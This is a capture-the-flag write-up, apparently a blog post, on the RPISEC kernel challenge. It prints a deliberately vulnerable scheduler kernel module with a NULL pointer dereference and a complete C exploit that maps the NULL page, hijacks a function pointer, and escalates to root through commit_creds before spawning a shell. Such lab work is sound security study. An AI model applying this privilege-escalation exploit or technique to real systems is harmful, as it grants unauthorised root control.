RPISEC Kernel Challenge
RPISEC Kernel Exploitation
Overview
After watching the video on kernel exploitation, I decided to take things further by attempting chall1, the challenge provided by the organizers for viewers to solve.
The challenge consists of a vulnerable kernel module that implements a priority scheduling simulator. The underlying vulnerability is a NULL pointer dereference. Since mmap_min_addr was configured to 0, it was possible to map the NULL page and leverage the flaw to control the linked list head, ultimately redirecting execution to an arbitrary function.
Because the kernel was compiled without modern protections, a ret2usr technique was used to achieve privilege escalation.
Analysis
We are given just three files bzImage, ramfs.gz & run.sh
1
2
3
4
5
6
7
8
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1$ ls ramfs.gz bzImage
bzImage  ramfs.gz
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1$ file bzImage
bzImage: Linux kernel x86 boot executable bzImage, version 4.9.0 (pernicious@debian) #1 Thu Feb 22 02:22:30 EST 2018, RO-rootFS, swap_dev 0X2, Normal VGA
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1$ cat run.sh
#!/bin/sh
qemu-system-x86_64 -kernel bzImage -initrd ramfs.gz -nographic -append "console=ttyS0 root=/dev/ram rw" -s
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1$
First thing I did was to extract the initramfs filesystem.
1
2
3
4
5
6
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1/fs$ gunzip ramfs.gz
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1/fs$ cpio -i < ramfs
120260 blocks
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1/fs$ ls
bin  exploit  flag  init  proc  ramfs  sbin  sched.c  sched.ko  tmp  usr
mark@rwx:~/Desktop/Labs/Kernel/challs/chall1/fs$
So the source code of the kernel module is provided.
Looking at the init file we get this
1
2
3
4
5
6
7
8
9
10
11
12
#!/bin/sh
mount -t proc none /proc
mknod /dev/null c 1 3
chmod 666 /dev/null
mknod /dev/urandom c 1 9
chmod 666 /dev/urandom

insmod /sched.ko
setsid cttyhack setuidgid 1337 sh -cs 'alias gcc="gcc -static"'

umount /proc
poweroff -f
Basically it loads the kernel module and sets the user/group id to 1337.
From the cpu information we see that this kernel was compiled without smap/smep/kpti and nokaslr (the user can read /proc/kallsym)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
/ $ cat /proc/cpuinfo
processor	: 0
vendor_id	: AuthenticAMD
cpu family	: 15
model		: 107
model name	: QEMU Virtual CPU version 2.5+
stepping	: 1
microcode	: 0x1000065
cpu MHz		: 2803.249
cache size	: 512 KB
fpu		: yes
fpu_exception	: yes
cpuid level	: 13
wp		: yes
flags		: fpu de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 syscall nx lm rep_good nopl extd_apicid eagerfpu pni cx16 hypervisor lahf_lm l
bugs		: apic_c1e fxsave_leak sysret_ss_attrs swapgs_fence
bogomips	: 5606.49
TLB size	: 1024 4K pages
clflush size	: 64
cache_alignment	: 64
address sizes	: 40 bits physical, 48 bits virtual
power management:

/ $ head /proc/kallsyms
ffffffff810002a0 t run_init_process
ffffffff810002a0 T _stext
ffffffff810002d0 t try_to_run_init_process
ffffffff81000310 t initcall_blacklisted
ffffffff810003b0 T do_one_initcall
ffffffff810004f0 t match_dev_by_uuid
ffffffff81000520 T name_to_dev_t
ffffffff81000950 t rootfs_mount
ffffffff81000990 W calibrate_delay_is_known
ffffffff810009a0 W calibration_delay_done
/ $ head /proc/kallsyms
ffffffff810002a0 t run_init_process
ffffffff810002a0 T _stext
ffffffff810002d0 t try_to_run_init_process
ffffffff81000310 t initcall_blacklisted
ffffffff810003b0 T do_one_initcall
ffffffff810004f0 t match_dev_by_uuid
ffffffff81000520 T name_to_dev_t
ffffffff81000950 t rootfs_mount
ffffffff81000990 W calibrate_delay_is_known
ffffffff810009a0 W calibration_delay_done
So we don’t have to worry about kernel leaks.
To ease exploit compilation/transfer and the filesystem compression I made use of this
1
2
3
4
5
6
7
8
9
10
#!/bin/bash

# Compress initramfs with the included statically linked exploit
in=$1
out=$(echo $in | awk '{ print substr( $0, 1, length($0)-2 ) }')
musl-gcc $in -static -o $out || exit 255
mv $out initramfs
pushd . && pushd initramfs
find . -print0 | cpio --null --format=newc -o 2>/dev/null | gzip -9 > ../ramfs.gz
popd
Here’s the kernel module source code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/proc_fs.h>
#include <asm/uaccess.h>
#include <linux/slab.h>

#define NAME "sched"

struct cpu_proc {
	struct cpu_proc* next;
	long prio;
	void (*compute)(void);
};

struct cpu_proc* head;

void high_prio(void) {printk(KERN_INFO "I'm kind of a big deal... People know me.\n");}
void med_prio(void) {printk(KERN_INFO "That's not my wallet...\n");}
void low_prio(void) {printk(KERN_INFO "We always find something, eh Didi, to give us the impression we exist?\n");}
void other_prio(void) {
	printk(KERN_INFO "What do we do now?\n");
	printk(KERN_INFO "Wait.\n");
	printk(KERN_INFO "Yes, but while waiting.\n");
	printk(KERN_INFO "What about hanging ourselves?\n");
	printk(KERN_INFO "Hmm. It'd give us an erection.\n");
}

struct cpu_proc* make_proc(long prio) {
	struct cpu_proc* pr = kmalloc(sizeof(struct cpu_proc), GFP_KERNEL);
	pr->next = NULL;
	pr->prio = prio;
	switch (prio) {
		case 0:
			pr->compute = high_prio;
			break;
		case 1:
			pr->compute = med_prio;
			break;
		case 2:
			pr->compute = low_prio;
			break;
		default:
			pr->compute = other_prio;
			break;
	}
	return pr;
}

void add_proc(struct cpu_proc* pr) {
	if (!head)
		head = pr;
	else {
		struct cpu_proc* tail = head;
		while (tail->next)
			tail = tail->next;
		tail->next = pr;
	}
}

struct cpu_proc* pop_proc(void) {
	struct cpu_proc* cur = head, *prev = NULL;
	struct cpu_proc* min = cur, *minPrev = prev;
	while (cur) {
		if (cur->prio < min->prio) {
			min = cur;
			minPrev = prev;
		}
		prev = cur;
		cur = cur->next;
	}
	if (!minPrev)
		head = min->next;
	else
		minPrev->next = min->next;
	return min;
}

static ssize_t proc_write(struct file* file, const char* buf, size_t len, loff_t* off) {
	long prio;
	if (sscanf(buf, "%ld", &prio) != 1) {
		printk(KERN_INFO "[x] expected long, not: %s\n", buf);
		return -EINVAL;
	}
	add_proc(make_proc(prio));
	printk(KERN_INFO "[+] added process with priority %ld\n", prio);
	return len;
}

static ssize_t proc_read(struct file* file, char* buf, size_t len, loff_t* off) {
	struct cpu_proc* pr = pop_proc();
	if (!pr)
		printk(KERN_INFO "[!] pls no hack me :P\n");
	else {
		pr->compute();
		printk(KERN_INFO "[+] ran process with priority: %ld\n", pr->prio);
	}
	return 0;
}

static const struct file_operations proc_ops = {
	.owner = THIS_MODULE,
	.write = proc_write,
	.read = proc_read
};

static int __init m_init(void) {
	struct proc_dir_entry* procfile = proc_create(NAME, 0666, 0, &proc_ops);
	if (!procfile) {
		printk(KERN_INFO "[!] couldnt create proc entry\n");
		return -ENOMEM;
	}
	printk(KERN_INFO "[+] scheduler module loaded\n");
	printk(KERN_INFO "[+] priority scheduling simulator\n");
	printk(KERN_INFO "[+] add process to queue with priority: echo '7' > /proc/sched\n");
	printk(KERN_INFO "[+] remove next process from queue: cat /proc/sched\n");
	add_proc(make_proc(1));
	add_proc(make_proc(0));
	add_proc(make_proc(2));
	add_proc(make_proc(51));
	printk(KERN_INFO "[+] sample processes queued\n");
	return 0;
}

static void __exit m_exit(void) {
	remove_proc_entry(NAME, 0);
	printk(KERN_INFO "[+] scheduler module unloaded\n");
	//what's a memory leak??
}

MODULE_LICENSE("GPL");
module_init(m_init);
module_exit(m_exit);
When the module is loaded with insmod the function m_init gets called
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
static int __init m_init(void) {
	struct proc_dir_entry* procfile = proc_create(NAME, 0666, 0, &proc_ops);
	if (!procfile) {
		printk(KERN_INFO "[!] couldnt create proc entry\n");
		return -ENOMEM;
	}
	printk(KERN_INFO "[+] scheduler module loaded\n");
	printk(KERN_INFO "[+] priority scheduling simulator\n");
	printk(KERN_INFO "[+] add process to queue with priority: echo '7' > /proc/sched\n");
	printk(KERN_INFO "[+] remove next process from queue: cat /proc/sched\n");
	add_proc(make_proc(1));
	add_proc(make_proc(0));
	add_proc(make_proc(2));
	add_proc(make_proc(51));
	printk(KERN_INFO "[+] sample processes queued\n");
	return 0;
}
After creating a character device exposed at /proc/sched, the program proceeds to create simulated “processes” with predefined priority levels. Note that this is only a simulation no real processes are actually created.
The data structure used to manage process priorities is named cpu_proc. It is implemented as a linked list, where each node stores a priority level and a pointer to its corresponding function handler.
1
2
3
4
5
6
7
struct cpu_proc {
	struct cpu_proc* next;
	long prio;
	void (*compute)(void);
};

struct cpu_proc* head;
Here’s the insertion logic.
The make_proc function dynamically allocates a new cpu_proc structure using kmalloc. After initializing its next pointer to NULL and assigning the provided priority value, it selects the appropriate handler based on the priority level.
The handler is assigned via a switch statement, mapping each priority level to its corresponding function (high_prio, med_prio, low_prio, or a default handler).
The add_proc function inserts the newly created node into the linked list. If the list is empty, the new node becomes the head. Otherwise, the function traverses the list until it reaches the final node and appends the new process to the end.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
struct cpu_proc* make_proc(long prio) {
	struct cpu_proc* pr = kmalloc(sizeof(struct cpu_proc), GFP_KERNEL);
	pr->next = NULL;
	pr->prio = prio;
	switch (prio) {
		case 0:
			pr->compute = high_prio;
			break;
		case 1:
			pr->compute = med_prio;
			break;
		case 2:
			pr->compute = low_prio;
			break;
		default:
			pr->compute = other_prio;
			break;
	}
	return pr;
}

void add_proc(struct cpu_proc* pr) {
	if (!head)
		head = pr;
	else {
		struct cpu_proc* tail = head;
		while (tail->next)
			tail = tail->next;
		tail->next = pr;
	}
}
The registered module file operations are defined here:
1
2
3
4
5
static const struct file_operations proc_ops = {
	.owner = THIS_MODULE,
	.write = proc_write,
	.read = proc_read
};
proc_write parses a priority value from userspace, creates a corresponding cpu_proc node, appends it to the linked list, and logs the operation. In short, it inserts a new priority entry into the scheduler list.
1
2
3
4
5
6
7
8
9
10
static ssize_t proc_write(struct file* file, const char* buf, size_t len, loff_t* off) {
	long prio;
	if (sscanf(buf, "%ld", &prio) != 1) {
		printk(KERN_INFO "[x] expected long, not: %s\n", buf);
		return -EINVAL;
	}
	add_proc(make_proc(prio));
	printk(KERN_INFO "[+] added process with priority %ld\n", prio);
	return len;
}
proc_read removes the highest-priority process from the scheduler list and invokes its associated handler function.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
static ssize_t proc_read(struct file* file, char* buf, size_t len, loff_t* off) {
	struct cpu_proc* pr = pop_proc();
	if (!pr)
		printk(KERN_INFO "[!] pls no hack me :P\n");
	else {
		pr->compute();
		printk(KERN_INFO "[+] ran process with priority: %ld\n", pr->prio);
	}
	return 0;
}

struct cpu_proc* pop_proc(void) {
	struct cpu_proc* cur = head, *prev = NULL;
	struct cpu_proc* min = cur, *minPrev = prev;
	while (cur) {
		if (cur->prio < min->prio) {
			min = cur;
			minPrev = prev;
		}
		prev = cur;
		cur = cur->next;
	}
	if (!minPrev)
		head = min->next;
	else
		minPrev->next = min->next;
	return min;
}
Vulnerability
The vulnerability exists in pop_proc, where the function assumes that head is non-NULL. It does not validate whether the scheduler list is empty before attempting to locate and unlink the highest-priority process.
If head is NULL, both cur and min are initialized to NULL. When execution reaches:
1
2
if (!minPrev)
    head = min->next;   // NULL pointer dereference
the code dereferences min, which is NULL, resulting in a kernel NULL pointer dereference.
To trigger this condition, we can remove all processes from the list.
Once the list becomes empty, head is set to NULL. A subsequent call to pop_proc will then operate on a NULL head pointer, leading to the crash.
But how to exploit this?
Exploitation
From the mmap manual page:

1
If addr is NULL, then the kernel chooses the (page-aligned) address at which to create the mapping; this is the most portable method of creating a new mapping.  If  addr  is  not NULL, then the kernel takes it as a hint about where to place the mapping; on Linux, the kernel will pick a nearby page boundary (but always above or equal to the value specified by /proc/sys/vm/mmap_min_addr) and attempt to create the mapping there.
This means that /proc/sys/vm/mmap_min_addr defines the lowest virtual memory address that a process is permitted to map.
Inspecting the running kernel configuration shows that /proc/sys/vm/mmap_min_addr is set to 0. This means userland is permitted to map memory at address 0x0.
1
2
3
/ $ cat /proc/sys/vm/mmap_min_addr
0
/ $
As a result, it becomes possible to deliberately map a controlled memory region at address 0. When the NULL pointer dereference in pop_proc occurs, the kernel will dereference a pointer at address 0, allowing the attacker to control the data being accessed.
Although proc_read contains a check:
1
2
3
struct cpu_proc* pr = pop_proc();
if (!pr)
	printk(KERN_INFO "[!] pls no hack me :P\n");
This isn’t a problem because by crafting a fake cpu_proc structure at address 0 and setting its next pointer to a controlled memory region, a call to pop_proc will update head to the controlled memory.
And with this we’ve hijacked the cpu_proc structure.
Since we can then make any arbitrary function call, we simply set the compute field to a userspace function which would update the process credential and after we return from the file operation (proc_read) we can then spawn a shell!
Here’s my exploit script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include "log.h"

#define SIZE 4

typedef struct cpu_proc {
    struct cpu_proc *next;
    long prio;
    void (*compute)(void);
} cpu_proc;

uint32_t pr_size = sizeof(cpu_proc);

uint64_t prepare_kernel_cred = 0xffffffff8104f850;
uint64_t commit_creds = 0xffffffff8104f520;

void spawn_shell()
{
    logInfo("Escalating privilege..")
    if (getuid() == 0) {
        char *argv[] = {"/bin/sh", NULL};
        char *envp[] = {NULL};
        execve(argv[0], argv, envp);
    } else {
        errExit("Privilege escalation failed");
    }
}

void privesc() {
    asm(
        ".intel_syntax noprefix;"
        "xor rdi, rdi;"
        "mov r15, prepare_kernel_cred;"
        "call r15;"
        "mov rdi, rax;"
        "mov r15, commit_creds;"
        "call r15;"
        ".att_syntax"
    );
}

void pop_queue() {
    read(fd, &prio, sizeof(prio));
}

void push_queue(char *prio_level) {
    write(fd, prio_level, 2);
}

void clear_proc(void) {
    logInfo("Clearing process queue...");
    for (int i = 0; i < (SIZE); i++) {
        pop_queue();
    }
    logOK("Done!");
}

int main(void) {

    fd = open("/proc/sched", O_RDWR);
    if (fd == -1)
        errExit("open");

    clear_proc();

    logInfo("Allocating memory for null pointer deference..");
    void *addr = mmap(0, 0x1000,
                    PROT_READ|PROT_WRITE|PROT_EXEC,
                    MAP_FIXED|MAP_PRIVATE|MAP_ANONYMOUS,
                    -1, 0);

    void *new_list = mmap((void *)0xdead0000, 0x1000,
                        PROT_READ|PROT_WRITE|PROT_EXEC,
                        MAP_FIXED|MAP_PRIVATE|MAP_ANONYMOUS,
                        -1, 0);

    if (addr != 0 || new_list != (void *)0xdead0000) {
        errExit("mmap");
    }

    *(uint64_t *)addr = (uint64_t)new_list;

    logInfo("Corrupting linked list [head]..");
    pop_queue();

    struct cpu_proc *pr = malloc(pr_size);
    pr->next = NULL;
    pr->prio = 1;
    pr->compute = privesc;

    logInfo("Forging fake cpu_proc struct..");
    memcpy(new_list, pr, pr_size);
    push_queue("5");

    logInfo("Triggering function pointer..");
    pop_queue();

    spawn_shell();

    return 0;
}


Running it, we achieve LPE!